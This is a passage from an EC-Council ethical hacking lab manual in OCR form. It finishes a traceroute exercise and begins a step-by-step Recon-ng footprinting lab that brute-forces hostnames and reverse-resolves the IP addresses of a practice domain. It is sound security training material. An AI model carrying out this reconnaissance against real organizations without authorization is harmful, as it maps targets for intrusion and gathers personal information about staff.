


Figure 8.3.10: The Path Analyzer Pro chart window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Examine the Logs

15. Click the **Log** tab to view **Current Trace Log** and **Session Log**.




Figure 8.3.11: The Path Analyzer Pro Current Trace Log and Session Log window

TASK 3.6

Observe the Statistics

16. Click the **Stats** tab, which features the current trace's **Vital Statistics**.




Figure 8.3.12: The Path Analyzer Pro Statistics window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.7

Export Results

17. Click **Export** in the toolbar to export the report.



Figure 8.3.13: The Path Analyzer Pro Save Report As window

18. The **Save Statistics As** window appears. Specify your desired name for the file in **File name:** field (here, **Sample Report**) and click **Save**.

Note: By default, the report will be saved at **C:\Program Files (x86)\Path Analyzer Pro 2.7**. However, you may change it to your preferred location.




Figure 8.3.14: The Path Analyzer Pro Save Report As window

19. This concludes the demonstration of gathering information about a target organization by performing network tracerouting using Path Analyzer Pro.
20. Close all open windows and document all acquired information.
21. Turn off the **Windows 10** virtual machine.

You can also use other traceroute tools such as **VisualRoute** (http://www.visualroute.com), **Traceroute NG** (https://www.solarwinds.com), etc. to extract additional network information of the target organization.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Perform Footprinting using Various Footprinting Tools

Ethical hackers and penetration testers perform footprinting with the help of various tools that make information gathering an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The information gathered in the previous steps may not be sufficient to reveal the potential vulnerabilities of the target. There could be more information available that could help in finding loopholes in the target. As an ethical hacker, you should look for as much information as possible about the target using various tools. This lab activity will demonstrate what other information you can extract from the target using various footprinting tools.

Lab Objectives

- Footprinting a target using Recon-ng
- Footprinting a target using Maltego
- Footprinting a target using OSRFramework
- Footprinting a target using FOCA
- Footprinting a target using BillCipher
- Footprinting a target using OSINT Framework

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- FOCA located at **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Footprinting Tools\FOCA\bin**
- You can also download the latest version of FOCA from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ.

Lab Duration

Time: 65 Minutes

Overview of Footprinting Tools

Footprinting tools are used to collect basic information about the target systems in order to exploit them. Information collected by the footprinting tools contains the target's IP location information, routing information, business information, address, phone number and social security number, details about the source of an email and a file, DNS information, domain information, etc.

Lab Tasks

TASK 1

Recon-ng is a web reconnaissance framework with independent modules and database interaction that provides an environment in which open-source web-based reconnaissance can be conducted. Here, we will use Recon-ng to perform network reconnaissance, gather personnel information, and gather target information from social networking sites.

Footprinting a Target using Recon-ng

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 9.1.1: Running the programs as a root user

7. Type the command **recon-ng** and press **Enter** to launch the application.



Figure 9.1.2: Launching recon-ng

8. Type **help** and press **Enter** to view all the commands that allow you to add/delete records to a database, query a database, etc.




Figure 9.1.3: Viewing recon-ng Commands

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Type **marketplace install all** and press **Enter** to install all the modules available in recon-ng.




Figure 9.1.4: Installing Modules

10. Type the **modules search** command and press **Enter**. This displays all the modules available in recon-ng.




Figure 9.1.5: Viewing Modules

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Create a Workspace

11. You will be able to perform network discovery, exploitation, reconnaissance, etc. by loading the required modules.
12. Type the **workspaces** command and press **Enter**. This displays the commands related to the workspaces.




Figure 9.1.6: Viewing Workspaces Related Commands

13. Create a workspace in which to perform network reconnaissance. In this lab, we shall be creating a workspace named **CEH**.
14. To create the workspace, type the command **workspaces create CEH** and press **Enter**. This creates a workspace named CEH.




Figure 9.1.7: Creating a Workspace

Note: You can alternatively issue the command **workspaces select CEH** to create a workspace named CEH. Ignore the errors while running the commands

15. Enter **workspaces list**. This displays a list of workspaces (along with the workspace added in the previous step) that are present within the workspaces databases.



Figure 9.1.8: Viewing the Added Workspaces

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Add a Domain

16. Add a domain in which you want to perform network reconnaissance
17. Type the command **db insert domains** and press **Enter**.
18. In the **domain (TEXT)** option, type **certifiedhacker.com** and press **Enter**. In the **notes (TEXT)** option, press **Enter**. This adds certifiedhacker.com to the present workspace.
19. You can view the added domain by issuing the **show domains** command, as shown in the screenshot.




Figure 9.1.9: Viewing the Added Domain

20. Harvest the hosts-related information associated with **certifiedhacker.com** by loading network reconnaissance modules such as brute_hosts, Netcraft, and Bing.

TASK 1.3

Resolve Hosts Using brute_hosts Module

21. Type **modules load brute** and press **Enter** to view all the modules related to brute forcing. In this lab, we will be using the **recon/domains-hosts/brute_hosts** module to harvest hosts.



Figure 9.1.10: Searching for brute Module

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. To load the **recon/domains-hosts/brute_hosts** module, type the **modules load recon/domains-hosts/brute_hosts** command and press **Enter**.



Figure 9.1.11: Loading brute Module

23. Type **run** and press **Enter**. This begins to harvest the hosts, as shown in the screenshot.




Figure 9.1.12: Running brute Module

24. Observe that hosts have been added by running the **recon/domains-hosts/brute_hosts** module.




Figure 9.1.13: Newly Added Hosts

25. You have now harvested the hosts related to certifiedhacker.com using the brute_hosts module. You can use other modules such as Netcraft and Bing to harvest more hosts.

Note: Use the **back** command to go back to the CEH attributes terminal

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To resolve hosts using the Bing module, use the following commands:

- **back**
- **modules load recon/domains-hosts/bing_domain_web**
- **run**

26. Now, perform a reverse lookup for each IP address (the IP address that is obtained during the reconnaissance process) to resolve to respective hostnames.

TASK 1.4

Perform Reverse Lookup Using reverse_resolve module

27. Type **modules load reverse_resolve** command and press **Enter** to view all the modules associated with the reverse_resolve keyword. In this lab, we will be using the **recon/hosts-hosts/reverse_resolve** module.
28. Type the **modules load recon/hosts-hosts/reverse_resolve** command and press **Enter** to load the module.




Figure 9.1.14: Search for reverse_resolve Module

29. Issue the **run** command to begin the reverse lookup

Note: Ignore the if any Syntax Error occurs.




Figure 9.1.15: Running the Module

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Once done with the reverse lookup process, type the **show hosts** command and press **Enter**. This displays all the hosts that are harvested so far, as shown in the screenshot.

